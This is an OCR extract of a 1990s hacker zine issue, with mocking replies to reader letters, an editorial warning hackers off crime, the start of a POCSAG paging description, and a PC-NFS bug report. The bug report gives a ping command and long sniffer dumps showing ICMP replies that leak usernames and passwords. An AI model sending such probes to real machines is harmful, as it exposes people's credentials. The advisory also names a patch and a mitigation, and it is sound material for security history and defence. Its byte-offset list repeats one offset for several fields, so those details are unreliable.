Here's the problem: I possess some info that could make you smile so big, that your sphinctor would unwrinkle. I would like to experiment, if you will . Perhaps, dabble with this stuff , but I am very uneducated in raping mainframes. This could be a major wood producer because my EX works at this establishment .

I need a trustworthy pro who possesses a plethora of tasty tactics . Whic h way to the Dagobah System.....I seek YODA !!

[Drooling 2-year old.

Very uneducated in raping mainframes.

Major wood producer.

Well, gee, I'm sure your info would make my "sphinctor" unwrinkle, but I'm wearing a new pair of jeans, so I guess I'll have to take a rain check.

God bless AOL for bringing the internet to the masses!]

---

i want to be added to your list. and could you send me unziped hacking software or can you tell me how to unzip softwarre nd a beginners guide to hacking. i would appreciate it i want to begin fun new field of hacking thank you

[You want to learn all about hacking, but you don't know how to unzip files?

Crawl before you run, Kwai Chang.]

VA'CH CO' TAI

Anh Ta'm ddi du li.ch xa, ngu? ta.i mo^.t kha'ch sa.n. DDa~ ma^'y tie^'ng ddo^`ng ho^` ro^`i anh ngu? kho^ng ddu*o*.c vi` tie^'ng cu*o*`i no'i huye^n na'o tu*` pho`ng be^n ca.nh vo.ng sang. Ro~ ra`ng la` ho. ddang dda'nh ba`i, sa't pha.t nhau a(n thua lo*'n.

Ra'ng nhi.n cho to*'i 3 gio*` sa'ng va^~n cu*' tra(`n tro.c hoa`i, anh Ta'm chi.u he^'t no^?i, be`n go~ nhe. va`o va'ch dde^? nha('c khe'o

pho'ng be^n ca.nh.

Anh Ta'm vu*'a go~ xong la^.p tu*'c anh nghe mo^.t gio.ng tenor he't le^n tu*' pho'ng be^n:

- Tro*'i o*i! Co' bie^'t ba^y gio*' la' ma^'y gio*' sa'ng ro^'i kho^ng? O*? ddo' ma' ddo'ng ddinh treo hi'nh!

- ?!?!?

[Uh, let's see...No Boom Boom with soul brother. Soul Brother too beaucoup.

Ddi Ma'o.]

Hola me gustaria tener mucha informacion de lo que ustedes hacen sobre todo de como lo hacen. Es decir que me manden informacion de los secretos de los sistemas operativos de internet de todo lo que me puedan mandar.
yo soy universitario, y me gusta todo lo relacionado con redes.

Muchos saludos.
Contestenme.

[What is this, International Day?

!Si quieras mucha informacion, LEA MUCHOS LIBROS! !DIOS MIO! !No estoy el maestro del mundo! Ehehe, esta fue solomente una chiste. No esta nunca libros en espanol sobre <<computer security>>. Que lastima.

If you want to learn, start with english...then go buy the entire O'Reilly Yellow series and Blue series. That will get you started learning "los secretos de los sistemas operativos de internet."]

From: "Erik K. Escobar"
Subject: Apology

This letter is to be forwared to the newsgroup io.general by madmagic, in care of Mr. Escobar.

I would like to send a public apology to Internex Online for the treatment I have given the staff and users of this system. I threw around some threats and words that can incriminate me, and realized that it was a stupid idea on my behalf. In the last week or so with the negative attention I have gotten, I got to know the IO/ICAN staff a bit better and everything in good standing. Me and Internex Online are now even and there will be no retaliation or sour words from me. I just want everything to go back to the norm.

Erik

[* AND THEN *]

From: "Erik K. Escobar"
Subject: Shit

As my understanding, A letter of apology under my name was redistributed around within my mailing list and whatever. As some of you know, myself and Zencor have been having problems with Internex in the past and near the middle of this week, I got into a large battle with was ACC, ICAN, and Internex Online -vs- Me. It is stupid to get into an argument with that many corporations, and a few words and threats were thrown, they locked my account. I wrote a letter in response of that and they

proceded to lock other Zencor staff accounts and hack our web site. Also they posted the letter in the news groups and whatever. They eventually decided to charge me and whatever, and to save me time outta the courts and crap like that I made an apology for the threats, seeing that they could incriminate me. Internex has done wrong and I probably won't be seeing alot of apologies coming my way. If they didn't have certain info about me..they could have me very well laughing at them but that is not the case.

Erik
Lord Kaotik
[ZENC0R TECHN0L0GIES]

[Can you say, LAME?]

Been trying to locate for some time the file, plusmap.txt that used to be on the phrack bbs (716-871-1915). This file outlined information regarding the videopal in the videocipher II plus satellite decoder module. Any idea where I might find this file?

[I didn't know there was a "phrack" bbs. <Sigh>

In any case, I would look for information regarding this on the following sites:

http://www.scramblingnews.com
http://www.hackerscatalog.com
http://ireland.iol.ie/~kooltek/welcome.html

Satellite Watch BBS : 517-685-2451

This ought to get you in the right direction.]

Hi,

Just a quick note to tell you about the Hawaii Education Literacy Project - a non-profit organization - and our efforts to promote literacy by making electronic text easier and more enjoyable to read. Given that we're both in the reading biz, I thought you might be interested.

ReadToMe, our first program, reads aloud any form of electronic text, including Web pages, and is free to anyone who wishes to use it.

The "Web Designers" section of our home page tells you how your pages can literally speak to your audience. Actually, all you need to do to make your pages audible is to add the following html code:

```
<P><A HREF="http://www.pixi.com/~reader1/readweb.bok">Hear
This Page!</A> Requires ReadToMe Software... Don't got it? <A
HREF="http://www.pixi.com/~reader1">GET IT FREE!</A>
</P>
```

A beta test version of the program can be obtained from http://www.pixi.com/~reader1. I encourage you and your readers to download a copy and take it for a spin.

Thank you for your time,

Rob Hanson
rhanson@freeway.net
Hawaii Education Literacy Project

[Honestly, I don't know if this is a spam to a list of magazine people, or really a phrack reader. I have this thing about jumk email, and the joy of offering that info to our thousands of bored hacker readers looking for an excuse to fuck with some system.

I'll let them decide if this was a spam. Thanks, Rob.]

****
SYNTHETIC PLEASURES opens in the US theaters
****
save the date, spread the word. forgive us if you got this before.

---
eerily memorable is SYNTHETIC PLEASURES, a trippy, provocative tour through the perfectly artificial worlds of cyberspace, plastic surgery, mind-altering chemicals and controlled, man-made environments that questions whether the natural world is redundant, or even necessary. those who see it will want to pinch themselves when it's over.
(janet maslin- The New York Times)
---

for further info contact:
caipirinha@caipirinha.com
http://www.syntheticpleasures.com

first opening dates:

Aug 29 Los Angeles, CA- Nuart Theatre
Aug 30 San Francisco, CA- Castro Theatre
Aug 30 Berkeley, CA- UC Theatre
Aug 30 San Jose, CA- Towne Theatre
Aug 30 Palo Alto, CA- Aquarius Theatre
Aug 30 Portland, OR- Cinema 21
Sept 13 San Diego, CA- Ken Theatre
Sept 13 NYC, NY- Cinema Village
Sept 13 NYC, NY- City Cinemas
Sept 13 Larkspur, CA- Larkspur Theatre
Sept 20 Boston, MA- Kendall Square Theater
Sept 20 Cleveland, OH- Cedar Lee
Sept 20 Philadelphia, PA- Ritz
Sept 22 Vorheess, NJ- Ritz 12
Sept 27 Austin, TX- Dobie Theater
Sept 27 New Haven, CT- York Theatre
Sept 27 Pittsburgh,PA- Rex
Oct 4 Washington, DC- Key Cinema
Oct 11 Providence, RI- Avon Theater
Oct 11 Kansas City, MO- Tivoli
Oct 11 Baltimore,MD - Charles Theatre
Oct 18 Waterville MA- Railroad Square
Oct 18 Durham,NC - Carolina Theater
Oct 18 Raleigh, NC - Colony Theater
Oct 18 Chapel Hill,NC -The Chelsea Theatre
Oct 25 Seattle, WA- Varsity
Nov 8 Ft Lauderdale FL- Fox Sunrise
Nov 15 Gainesville,FL - Plaza Theater
Nov 16 Hanover, NH- Dartmouth Theater
Nov 22 Miami, FL- Alliance
Nov 25,29,30 Tampa FL - Tampa Theatre
Dec 13 Chicago, IL - Music Box

[THIS WAS DEFINATELY A SPAM.

I wonder what lovely cgi-bin holes that WWW site is sporting.

But wait, maybe they just want some k-rad cyber-press like
MGM got for the "Hackers" WWW page. Oh man, what a dilemma.
To hack, or not to hack. Assholes.]

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 2a of 18

Phrack Editorial
by
Erik Bloodaxe

This may very well be my last Phrack editorial, since I'm no longer going to fill the day-to-day role of editor, so I figure I ought to close out my crusade to piss everyone off.

I don't like most of you people. The hacking subculture has become a mockery of its past self. People might argue that the community has "evolved" or "grown" somehow, but that is utter crap. The community has degenerated. It has become a media-fueled farce. The act of intellectual discovery that hacking once represented has now been replaced by one of greed, self-aggrandization and misplaced post-adolescent angst.

DefCon IV epitomized this change in such amazing detail, that I can only hope to find words to describe it adequately. Imagine the bastard offspring of Lollapalooza and a Star Trek convention. Imagine 300+ people out of their homes, and away from Mother's watchful eye for the first time in their pathetic lives. Imagine those same people with the ego of Rush Limbaugh and the social skills of Jeffrey Dahmer, armed with laptops loaded with programs they can't use, and talking at length to reporters about techniques they don't understand. Welcome to DefCon.

If I were to judge the health of the community by the turnout of this conference, my prognosis would be "terminally ill."

It would seem that "hacking" has become the next logical step for many people looking for an outlet to strike back at "something." "Well, gee, I've already pierced every available piece of skin on my body and dyed my hair blue...what on earth can I do now to shock my parents? I know! I'll break some federal laws, and maybe get my name in the paper! THAT WOULD BE COOL! It'll be just like that movie!"

I hate to burst everyone's bubble, but you are so fucked up.

In this day and age, you really don't have to do anything illegal to be a hacker. It is well within the reach of everyone to learn more, and use more powerful computers legally than any of us from the late 70's and early 80's ever dreamed. Way back then, it was ALL about learning how to use these crazy things called computers. There were hundreds of different types of systems, hundreds of different networks, and everyone was starting from ground zero. There were no public means of access; there were no books in stores or library shelves espousing arcane command syntaxes; there were no classes available to the layperson. We were locked out.

Faced with these obstacles, normal, intelligent, law-abiding adolescents from around the globe found themselves attempting to gain access to these fascinating machines through whatever means possible. There simply was no other way. There were no laws, and yet everyone knew it wasn't strictly kosher behavior. This fact added a cheap rush to the actual break-in, but the main drive was still simply to learn.

Now, with the majority of operating systems being UNIX-based, and the majority of networks being TCP/IP-based the amount of knowledge to be gathered has

shrunk considerably. With the incredibly low prices of powerful personal computers, and the free availablity of complex operating systems, the need to break into remote systems in order to learn has been removed. The only possible needs being met by remote intrusions would be a means to gather specific information to be sold, or that base psychological rush from doing something forbidden and getting away with it. Chasing any high only leads to a serious crash, and in the case of breaking into computers, that only leads to jail.

There is absolutely nothing cool about going to jail. I know too many people who are currently in jail, who have been in jail, and some who are on their way to jail. Trust me on this, people. You will not be respected by anyone if you act rashly, do something careless and end up being convicted of several felonies. In fact, all of your "friends," (those who didn't get busted along with you, and turn state's evidence against you) will just think you were a moron for being so sloppy...until they also get nailed.

Get raided and you will almost certainly spend time in jail. Even once you are released, you will lose your passport and your ability to travel freely, you will lose your ability to do business in classified environments, you will become unemployable by most companies, you may even lose your rights to use computer or networking equipment for years. Is is still worth it?

I break into computers for a living, and I love my job. However, I don't kid myself about just how lucky I really am. Don't fool yourselves into thinking that it was easy for me to achieve this, or that anyone else can easily slip into such a role. Staking out a claim in the information security industry is a continual battle for a hacker. Your past will constantly stand in your way, especially if you try to hide it and lie to everyone. (Read the recent Forbes ASAP article and spot the hacker from Garrison Associates lying about his past, although he was raided for running the Scantronics Publications BBS in San Deigo just a few short years ago. Shame on you Kludge.)

I've never lied about anything, so that can't be held over my head. I've never been convicted of anything either, although I came closer to jail than hopefully any of you will ever experience. The ONLY reason I avoided prison was the fact that law enforcement was not prepared to deal with that type of crime. Now, I've taught many of those same law enforcement agencies about the nature of computer crimes. They are all learning and not making the same mistakes any more.

At the same time, the technology to protect against intrusions has increased dramatically. Technology now exists that will not only stop attacks, but identify the attack methodology, the location of the attacker, and take appropriate countermeasures all in real-time. The company I work for makes it. I've always said that anything that can stop me will stop almost anyone, even through I'm not anywhere close to the world's best. There simply aren't that many things to monitor, once you know what to look for.

The rewards have diminished and the risks have increased.

Hacking is not about crime. You don't need to be a criminal to be a hacker. Hanging out with hackers doen't make you a hacker any more than hanging out in a hospital makes you a doctor. Wearing the t-shirt doesn't increase your intelligence or social standing. Being cool doesn't mean treating everyone like shit, or pretending that you know more than everyone around you.

Of course, I'm just a bitter old sell-out living in the past, so what do I know?

Well, what I do know, is that even though I'm one of the few screaming about how fucked up and un-fun everything has become, I'm not alone in my disgust. There are a bunch of us who have reached the conclusion that the "scene" is not worth supporting; that the cons are not worth attending; that the new influx of would-be hackers is not worth mentoring. Maybe a lot of us


have finally grown up.

In response, expect a great many to suddenly disappear from the cons. We'll be doing our own thing, drinking a few cool drinks someplace warm, and reflecting on the collective pasts we've all drawn from, and how the lack of that developmental stage has ruined the newer generations. So those of us with that shared frame of reference will continue to meet, enjoy each other's company, swap stock tips in the same breath as operating system flaws, and dream about the future of security.

You're probably not invited.

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 3 of 18



Part I

PC-NFS Bug

I have found a nice little security hole in PC-NFS version 5.x. If you ping a PC-NFS user with a packet size of between 1450 to 1480, the PC's ICMP reply packet will divulge:

- The hostname of the PC
- The hostname of the PC's authentication server
- The username of the person logged in
- The password for the user (Thank you very much!)

All of this information is in clear text unless PC-NFS's NETLOGIN is used. NETLOGIN uses XOR as its encryption, so this is hardly secure either.

NDIS, ODI, 3C503 drivers on SMC and 3C503 cards have been tested and all freely return the above information on both PC-NFS versions 5.0 and 5.1a. This should work with other driver/NIC configurations also.

You get the occasional added bonus of locking up the victims PC as well!

This bug was new to Sun and they have created a new PCNFS.SYS driver for us. They have labeled it PC-NFS.SYS version 5.1a.DOD. This new version fills reply ICMP packets with nulls after 200 bytes of the requested pattern.

Until you receive this patch from Sun, I would recommend setting all external router interface MTU to a value of no greater than 1350 as this is point where secrets are contained in the return packet.

The Unix command to generate the below results is as follows:

```
ping -s -c1 pchost.victim.com 1480
```

Use your favorite sniffer to filter ICMP packets and you have it. If you don't have a sniffer, try the -v(erbose) option of ping and convert the hex to ascii starting around byte 1382.

Sniffer output follows:

```
19:03:48.81
        ip: evil.com->pchost.victim.com
        icmp: echo request
        62: 024 025 026 027 030 031 032 033 034 035
        72: 036 037       !   "   #   $   %   &   ’
        82:   (   )   *   +   ,   -   .   /   0   1
        92:   2   3   4   5   6   7   8   9   :   ;
        102:   <   =   >   ?   @   A   B   C   D   E
```

```
112:   F   G   H   I   J   K   L   M   N   O
122:   P   Q   R   S   T   U   V   W   X   Y
132:   Z   [   \   ]   ^   _   `   a   b   c
142:   d   e   f   g   h   i   j   k   l   m
152:   n   o   p   q   r   s   t   u   v   w
162:   x   y   z   {   |   }   ~ 177 200 201
172: 202 203 204 205 206 207 210 211 212 213
182: 214 215 216 217 220 221 222 223 224 225
192: 226 227 230 231 232 233 234 235 236 237
202: 240 241 242 243 244 245 246 247 250 251
212: 252 253 254 255 256 257 260 261 262 263
222: 264 265 266 267 270 271 272 273 274 275
232: 276 277 300 301 302 303 304 305 306 307
242: 310 311 312 313 314 315 316 317 320 321
252: 322 323 324 325 326 327 330 331 332 333
262: 334 335 336 337 340 341 342 343 344 345
272: 346 347 350 351 352 353 354 355 356 357
282: 360 361 362 363 364 365 366 367 370 371
292: 372 373 374 375 376 377 000 001 002 003
302: 004 005 006 007 010 011 012 013 014 015
312: 016 017 020 021 022 023 024 025 026 027
322: 030 031 032 033 034 035 036 037       !
332:   "   #   $   %   &   '   (   )   *   +
342:   ,   -   .   /   0   1   2   3   4   5
352:   6   7   8   9   :   ;   <   =   >   ?
362:   @   A   B   C   D   E   F   G   H   I
372:   J   K   L   M   N   O   P   Q   R   S
382:   T   U   V   W   X   Y   Z   [   \   ]
392:   ^   _   `   a   b   c   d   e   f   g
402:   h   i   j   k   l   m   n   o   p   q
412:   r   s   t   u   v   w   x   y   z   {
422:   |   }   ~ 177 200 201 202 203 204 205
432: 206 207 210 211 212 213 214 215 216 217
442: 220 221 222 223 224 225 226 227 230 231
452: 232 233 234 235 236 237 240 241 242 243
462: 244 245 246 247 250 251 252 253 254 255
472: 256 257 260 261 262 263 264 265 266 267
482: 270 271 272 273 274 275 276 277 300 301
492: 302 303 304 305 306 307 310 311 312 313
502: 314 315 316 317 320 321 322 323 324 325
512: 326 327 330 331 332 333 334 335 336 337
522: 340 341 342 343 344 345 346 347 350 351
532: 352 353 354 355 356 357 360 361 362 363
542: 364 365 366 367 370 371 372 373 374 375
552: 376 377 000 001 002 003 004 005 006 007
562: 010 011 012 013 014 015 016 017 020 021
572: 022 023 024 025 026 027 030 031 032 033
582: 034 035 036 037       !   "   #   $   %
592:   &   '   (   )   *   +   ,   -   .   /
602:   0   1   2   3   4   5   6   7   8   9
612:   :   ;   <   =   >   ?   @   A   B   C
622:   D   E   F   G   H   I   J   K   L   M
632:   N   O   P   Q   R   S   T   U   V   W
642:   X   Y   Z   [   \   ]   ^   _   `   a
652:   b   c   d   e   f   g   h   i   j   k
662:   l   m   n   o   p   q   r   s   t   u
672:   v   w   x   y   z   {   |   }   ~ 177
682: 200 201 202 203 204 205 206 207 210 211
692: 212 213 214 215 216 217 220 221 222 223
702: 224 225 226 227 230 231 232 233 234 235
712: 236 237 240 241 242 243 244 245 246 247
722: 250 251 252 253 254 255 256 257 260 261
732: 262 263 264 265 266 267 270 271 272 273
742: 274 275 276 277 300 301 302 303 304 305
752: 306 307 310 311 312 313 314 315 316 317
762: 320 321 322 323 324 325 326 327 330 331
772: 332 333 334 335 336 337 340 341 342 343
782: 344 345 346 347 350 351 352 353 354 355
```

```
 792: 356 357 360 361 362 363 364 365 366 367
 802: 370 371 372 373 374 375 376 377 000 001
 812: 002 003 004 005 006 007 010 011 012 013
 822: 014 015 016 017 020 021 022 023 024 025
 832: 026 027 030 031 032 033 034 035 036 037
 842:       !   "   #   $   %   &   ’   (   )
 852:   *   +   ,   -   .   /   0   1   2   3
 862:   4   5   6   7   8   9   :   ;   <   =
 872:   >   ?   @   A   B   C   D   E   F   G
 882:   H   I   J   K   L   M   N   O   P   Q
 892:   R   S   T   U   V   W   X   Y   Z   [
 902:   \   ]   ^   _   `   a   b   c   d   e
 912:   f   g   h   i   j   k   l   m   n   o
 922:   p   q   r   s   t   u   v   w   x   y
 932:   z   {   |   }   ~ 177 200 201 202 203
 942: 204 205 206 207 210 211 212 213 214 215
 952: 216 217 220 221 222 223 224 225 226 227
 962: 230 231 232 233 234 235 236 237 240 241
 972: 242 243 244 245 246 247 250 251 252 253
 982: 254 255 256 257 260 261 262 263 264 265
 992: 266 267 270 271 272 273 274 275 276 277
1002: 300 301 302 303 304 305 306 307 310 311
1012: 312 313 314 315 316 317 320 321 322 323
1022: 324 325 326 327 330 331 332 333 334 335
1032: 336 337 340 341 342 343 344 345 346 347
1042: 350 351 352 353 354 355 356 357 360 361
1052: 362 363 364 365 366 367 370 371 372 373
1062: 374 375 376 377 000 001 002 003 004 005
1072: 006 007 010 011 012 013 014 015 016 017
1082: 020 021 022 023 024 025 026 027 030 031
1092: 032 033 034 035 036 037       !   "   #
1102:   $   %   &   ’   (   )   *   +   ,   -
1112:   .   /   0   1   2   3   4   5   6   7
1122:   8   9   :   ;   <   =   >   ?   @   A
1132:   B   C   D   E   F   G   H   I   J   K
1142:   L   M   N   O   P   Q   R   S   T   U
1152:   V   W   X   Y   Z   [   \   ]   ^   _
1162:   `   a   b   c   d   e   f   g   h   i
1172:   j   k   l   m   n   o   p   q   r   s
1182:   t   u   v   w   x   y   z   {   |   }
1192:   ~ 177 200 201 202 203 204 205 206 207
1202: 210 211 212 213 214 215 216 217 220 221
1212: 222 223 224 225 226 227 230 231 232 233
1222: 234 235 236 237 240 241 242 243 244 245
1232: 246 247 250 251 252 253 254 255 256 257
1242: 260 261 262 263 264 265 266 267 270 271
1252: 272 273 274 275 276 277 300 301 302 303
1262: 304 305 306 307 310 311 312 313 314 315
1272: 316 317 320 321 322 323 324 325 326 327
1282: 330 331 332 333 334 335 336 337 340 341
1292: 342 343 344 345 346 347 350 351 352 353
1302: 354 355 356 357 360 361 362 363 364 365
1312: 366 367 370 371 372 373 374 375 376 377
1322: 000 001 002 003 004 005 006 007 010 011
1332: 012 013 014 015 016 017 020 021 022 023
1342: 024 025 026 027 030 031 032 033 034 035
1352: 036 037       !   "   #   $   %   &   ’
1362:   (   )   *   +   ,   -   .   /   0   1
1372:   2   3   4   5   6   7   8   9   :   ;
1382:   <   =   >   ?   @   A   B   C   D   E
1392:   F   G   H   I   J   K   L   M   N   O
1402:   P   Q   R   S   T   U   V   W   X   Y
1412:   Z   [   \   ]   ^   _   `   a   b   c
1422:   d   e   f   g   h   i   j   k   l   m
1432:   n   o   p   q   r   s   t   u   v   w
1442:   x   y   z   {   |   }   ~ 177 200 201
1452: 202 203 204 205 206 207 210 211 212 213
1462: 214 215 216 217 220 221 222 223 224 225
```

```
        1472: 226 227 230 231 232 233 234 235 236 237
        1482: 240 241 242 243 244 245 246 247 250 251

19:03:48.85
        ip: pchost.victim.com->evil
        icmp: echo reply
        62: 024 025 026 027 030 031 032 033 034 035
        72: 036 037       !   "   #   $   %   &   ’
        82:   (   )   *   +   ,   -   .   /   0   1
        92:   2   3   4   5   6   7   8   9   :   ;
        102:   <   =   >   ?   @   A   B   C   D   E
        112:   F   G   H   I   J   K   L   M   N   O
        122:   P   Q   R   S   T   U   V   W   X   Y
        132:   Z   [   \   ]   ^   _   `   a   b   c
        142:   d   e   f   g   h   i   j   k   l   m
        152:   n   o   p   q   r   s   t   u   v   w
        162:   x   y   z   {   |   }   ~ 177 200 201
        172: 202 203 204 205 206 207 210 211 212 213
        182: 214 215 216 217 220 221 222 223 224 225
        192: 226 227 230 231 232 233 234 235 236 237
        202: 240 241 242 243 244 245 246 247 250 251
        212: 252 253 254 255 256 257 260 261 262 263
        222: 264 265 266 267 270 271 272 273 274 275
        232: 276 277 300 301 302 303 304 305 306 307
        242: 310 311 312 313 314 315 316 317 320 321
        252: 322 323 324 325 000 000 324 005   ^   $
        262:   : 004 000 000 000 000 000 000 000 000
        272: 036 006   W   V   P   S   Q   R 016 007
        282: 277   ^   $ 213 367 350   X   p   r   c
        292: 212   E   "   < 000   u 005 350   V 003
        302: 353   W   < 005   u 005 350   W 002 353
        312:   N   < 010   u 007 306 006 325   # 001
        322: 353   H   < 015   u 007 306 006 325   #
        332: 001 353   =   < 017   u 007 306 006 325
        342:   # 001 353   2   < 022   u 005 350 021
        352: 002 353   $   < 003   u 005 350   9 003
        362: 353 033   < 022   w 017   2 344 213 360
        372: 212 204 300   #   P 350 225 305   X 353
        382: 010   P 270   c 000 350 213 305   X 306
        392: 006 205 347 000   Z   Y   [   X   ^   _
        402: 007 037 313   P   S   Q   R   U 036 006
        412:   W   V 214 310 216 330 216 300 306 006
        422: 325   # 000 373 277   ^   $ 273   A 347
        432: 271 006 000 215   6   d   $ 212 004 210
        442: 005 212 007 210 004   F   G   C 342 363
        452: 241   x   $ 243   |   $ 241   z   $ 243
        462:   ~   $ 241 324   ) 243   x   $ 241 326
        472:   ) 243   z   $ 277   ^   $ 212   E   "
        482:   < 010   u 015   P 270   ` 000 350   $
        492: 305   X 350 275 001 353 022   < 015   u
        502: 012   P 270   a 000 350 023 305   X 353
        512: 004   < 017   u 003 350 017 000 306 006
        522: 205 347 000   ^   _ 007 037   ]   Z   Y
        532:   [   X 303   P 270   < 000 350 363 304
        542:   X 307   E   $ 000 000 215   u   " 213
        552:   M 020 206 351 203 351 024 367 301 001
        562: 000   t 006 213 331 306 000 000   A 321
        572: 371 350   ,   o 211   ]   $ 307   E 030
        582: 000 000 215   u 016 271 012 000 350 033
        592:   o 211   ] 030 213   E 020 206 340 005
        602: 016 000 243   `   % 211   >   b   % 214
        612: 016   d   % 277   ^   %   . 376 006   ?
        622: 020 350   9 276   . 376 016   ? 020 303
        632:   & 213   E 002 013 300   t 020 243 326
        642:   #   & 213   ] 004 211 036 330   # 350
        652: 231   m 353   0 200   > 324   ) 000   t
        662: 033   & 203   } 006 000   t 024 203   >
        672: 326   # 000   u 015 350 031 000 203   >
```

```
682: 326   # 000   t 003 350   u   m 241 326
692:   #   & 211   E 002 241 330   #   & 211
702:   E 004 303   & 213   M 006 006   V   W
712: 016 007 272 000 000 277 334   # 350   $
722: 000 241 323   # 243 350   X 203   > 326
732:   # 000   u 023 366 006 343 015 001   u
742: 014 203   > 350   X 000   u 353 272 001
752: 000 342 332   _   ^ 007 303   Q   R   W
762: 203 372 000   u 021 203   > 030 214 000
772:   t 012 276 004 214 271 003 000 363 245
782: 353 010 270 377 377 271 003 000 363 253
792: 276   A 347 271 003 000 363 245   _ 270
802: 377 377 211   E 036 211   E     241 324
812:   ) 211   E 032 241 326   ) 211   E 034
822: 270     000 206 340 211   E 020 306   E
832: 016   E 306   E 017 000 307   E 022 000
842: 000 307   E 024 000 000 306   E 026 002
852: 306   E 027 001 307   E 014 010 000   3
862: 300 306   E   " 021 210   E   # 211   E
872:   & 211   E   ( 350 250 376   Z   Y 303
882: 200   > 326   # 000   u 014 213   E   *
892: 243 326   # 213   E   , 243 330   #   P
902: 270   V 000 350 205 303   X 303   P   S
912:   Q   R 213   E   : 213   ]   < 213   M
922:   & 213   U   ( 350 223   k   Z   Y   [
932:   X   P 270   \ 000 350   e 303   X 303
942: 306   E   " 000   P 270   X 000 350   X
952: 303   X 303   & 213   E 002   & 213   ]
962: 004   & 213   U 006 006   W 016 007 350
972:   Y   i   s 003 351 227 000 277 334   #
982:   W 271 003 000 363 245 276   A 347 271
992: 003 000 363 245   _ 211   E 036 211   ]
1002:     241 324   ) 211   E 032 241 326   )
1012: 211   E 034 270     000 206 340 211   E
1022: 020 306   E 016   E 306   E 017 000 307
1032:   E 022 000 000 307   E 024 000 000 306
1042:   E 026 377 306   E 027 001 307   E 014
1052: 010 000   3 300 306   E   " 010 210   E
1062:   # 211   E   & 377 006   h   % 241   h
1072:   % 211   E   ( 211 026 350   X 211 026
1082:   l   % 307 006   j   % 000 000 350 322
1092: 375 203   > 350   X 000   t   # 366 006
1102: 343 015 001   u   ! 203   >   j   % 000
1112:   t 353 203   >   j   % 001   u 011 241
1122:   l   %   + 006 350   X 353 015 270 375
1132: 377 353 010 270 376 377 353 003 270 377
1142: 377 307 006   l   % 000 000   _ 007   &
1152: 211   E 010 303   P 270   ^ 000 350 206
1162: 302   X 203   >   l   % 000   t 017 213
1172:   ]   (   ; 036   h   %   u 006 307 006
1182:   j   % 001 000 303   P 270   ; 000 350
1192:   g 302   X 203   >   l   % 000   t 006
1202: 307 006   j   % 002 000 303 000 000 000
1212: 000 000 000 000 000 000 000 000 000 000
1222: 000 000 000 000 000 000 000 000 000 000
1232: 000 000 000 000 000 000 000 000 000 000
1242: 000 000 000 000 000 000 000 000 002 000
1252: 000 000 300   A 000 000 034 000 000 000
1262: 200 000 000 000   k 000 000 000 000 016
1272: 000 000 000     000 000 000 000 000 000
1282: 010 000 000 000 252 001 000 000 010   5
1292: 000 000   r 027 301   . 000 000 000 000
1302: 036   F 300   . 000 000 000 000 036   F
1312: 300   . 000 000 000 000 000 000 000 000
1322: 000 000 000 000 000 000 000 000 000 000
1332: 000 000 000 000 000 000 000 000 000 000
1342: 000 000 000 000 000 000 000 000 000
1352: 000 000 000 002 000 000 200 366   = 000
```

```
1362:   { 255 023 000 242 265 015 000 002 000
1372: 000 000   S 017 005 000   C 003 000 000
1382:   p   c   h   o   s   t 000 000 000 000
1392: 000 000 000 000 000 000 244   A   @   -
1402:   s   e   r   v   e   r   1 000 000 000
1412: 000 000 000 000 000 000 244   A   @ 001
1422: 000 000 000 000 000 000 000 000 000 000
1432: 000 000 000 000 000 000 244   A   @ 001
1442:   u   s   e   r   n   a   m   e 000 000
1452:   p   a   s   s   w   d 000 000 000 000
1462: 000 000 000 000 000 000 000 000 000 000
1472: 000 000 000 000 000 000 000 000 000 000
1482: 000 000 200 000   k 000 260 271 377 377
1492: 344 275   9 212
```


The names have been changed to protect the innocent, but the rest is actual.

Byte 1382: PC's hostname
Byte 1402: PC's Authentication server hostname
Byte 1382: The user's account name. Shows nobody if logged out.
Byte 1382: The user's password.

POCSAG paging format, code and code capacity

The POCSAG (Post Office Code Standardization Advisory Group) code is a synchronous paging format that allows pages to be transmitted in a SINGLE-BATCH structure. The POCSAG codes provides improved battery-saving capability and an increased code capacity.
The POCSAG code format consists of a preamble and one or more batches of codewords. Each batch comprises a 32-bit frame synchronization code and eight 64-bit address frames of two 32-bit addresses or idle codewords each. The frame synchronization code marks the start of the batch of codewords.


-PREAMBLE STRUCTURE
The preamble consists of 576 bits of an alternating 101010 pattern transmitted at a bit rate of 512 or 1200 bps. The decoder uses the preamble both to determine if the data received is a POCSAG signal and for synchronization with the stream of data.



